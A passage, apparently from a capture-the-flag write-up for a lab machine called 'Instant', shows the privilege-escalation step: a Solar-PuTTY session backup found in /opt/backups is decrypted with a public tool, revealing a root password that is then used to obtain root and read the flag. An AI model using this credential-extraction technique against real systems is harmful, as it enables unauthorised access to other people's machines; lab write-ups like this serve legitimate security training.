
in /opt directory found a backups directory.

```
shirohige@instant /opt/backups/Solar-PuTTY

shirohige@instant /opt/backups/Solar-PuTTY (0.146s)
ls
sessions-backup.dat

shirohige@instant /opt/backups (0.144s)
cd Solar-PuTTY/
```

Found a .dat file.



So, found this tool on github and let's try it.

```
~/current/instant/sessionbackup/SolarPuttyDecrypterPy-main (0.033s)
cat SolarPutty_sessions_decrypted_estrella.bin
uYD◆pB◆◆)Ins":[{"Id":"066894ee-635c-4578-86d0-d36d4838115b","Ip":"10.10.11.37","Port":22,"C
onnectionType":1,"SessionName":"Instant","Authentication":0,"CredentialsID":"452ed919-530e-
419b-b721-da76cbe8ed04","AuthenticateScript":"00000000-0000-0000-0000-000000000000","LastTi
meOpen":"0001-01-01T00:00:00","OpenCounter":1,"SerialLine":null,"Speed":0,"Color":"#FF17699
8","TelnetConnectionWaitSeconds":1,"LoggingEnabled":false,"RemoteDirectory":""}],"Credentia
ls":[{"Id":"452ed919-530e-419b-b721-da76cbe8ed04","CredentialsName":"instant-root","Usernam
e":"root","Password":"12**24nzC!r0c%q12","PrivateKeyPath":"","Passphrase":"","PrivateKeyCon
tent":null}],"AuthScript":[],"Groups":[],"Tunnels":[],"LogsFolderDestination":"C:\\ProgramD
ata\\SolarWinds\\Logs\\Solar-PuTTY\\SessionLogs"}%
```

So, used the tool and found the password of the root user.

```
shirohige@instant /opt/backups/Solar-PuTTY
su root

Password:
root@instant:/opt/backups/Solar-PuTTY# id
uid=0(root) gid=0(root) groups=0(root)
root@instant:/opt/backups/Solar-PuTTY# cd /root
root@instant:~# cat root.txt
```

Got root flag.